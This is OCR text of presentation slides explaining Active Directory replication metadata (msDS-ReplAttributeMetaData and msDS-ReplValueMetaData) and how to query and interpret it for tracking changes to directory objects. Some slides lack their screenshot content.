
Background

- When a change is made to a domain object on a domain controller in Active Directory, those changes are replicated to other domain controllers in the same domain
  - As part of the replication process, metadata about the replication is preserved in “two constructed attributes”
- Any domain user can enumerate these attributes!
- Why care?
  - Let’s us track some changes to AD objects WITHOUT enabling additional logging!
  - More info: https://www.harmj0y.net/blog/defense/hunting-with-active-directory-replication-metadata/

What attributes are replicated?


- Object attributes are themselves represented in the forest schema
- They include a **systemFlags** attribute that contains various meta-settings
  - This includes the FLAG_ATTR_NOT_REPLICATED flag, indicating that the given attribute should not be replicated
- So to search for attributes that ARE replicated:
  - The search base needs to be: **CN=schema,CN=configuration,DC=domain,...**
  - The objectClass needs to filter for **attributeSchema**
  - systemFlags is binary, so we need to use **(!systemFlags:1.2.840.113556.1.4.803:=1)**

What attributes are replicated?



Non-PowerShell enumeration

- **REPADMIN /showobjmeta server “CN=objectDN,...”**
  - Output is text, and repadmin is only available on servers...




msDS-ReplAttributeMetaData

- The constructed **msDS-ReplAttributeMetaData** property is associated with every user/group/computer/etc.
  - *As long as you have the right to read an object, you can read its metadata!*

- This metadata includes things like
  - The name of the attribute that changed on the object
  - When the attribute changed
  - The number of times the attribute changed
  - The “Directory System Agent” (traceable to a domain controller) that initiated the change


msDS-ReplAttributeMetaData

- To retrieve, just use **PropertiesToLoad.Add('msDS-ReplAttributeMetaData')** with your searcher:



msDS-ReplAttributeMetaData

- The array of XML blobs can be parsed using the **[xml]** accelerator:



Interpreting msDS-ReplAttributeMetaData

- **pszAttributeName** : the name of the attribute that changed
- **dwVersion** : the number of times the attribute has changed
- **ftimeLastOriginatingChange** : the time (in UTC) the attribute changed
- **pszLastOriginatingDsaDN** : the “directory services agent” the change originated from

Sidenote: Linked Attributes

- In order to understand how/why the second attribute is different, you need to be aware of “linked value replication”
  - “*allows individual values of a multivalued attribute to be replicated separately*”
  - **In English:** Active Directory calculates the value of a given attribute, referred to as the *back link*, from the value of another attribute, referred to as the *forward link*

- The **member** property of a group is a *forward link*, while the **memberof** property of a group/user is a *back link*
  - Note: only *forward links* are writable!


msDS-ReplValueMetaData

- Because of how forward/back links are replicated, the previous values of these attributes are stored in replication metadata!
  - This means if we user is added and then removed from a group, we can retrieve the value of the deleted user name!

- Replication metadata is stored as an XML blob (again, only for linked attributes) in the **msDS-ReplValueMetaData** property

- Can be retrieved by adding this property to your searcher, same as **msDS-ReplAttributeMetaData**

msDS-ReplValueMetaData



Interpreting msDS-ReplValueMetaData

- **dwObjectDn** : the member that was added
- **ftimeDeleted** : the time (UTC) the member has been removed (0 if the object is currently still a member)
- **ftimeCreated** : the time (UTC) the member was first added
- **dwVersion** : the number of times the attribute has changed
  - odd if the user is still a member of the group
  - even if the user was added and then removed

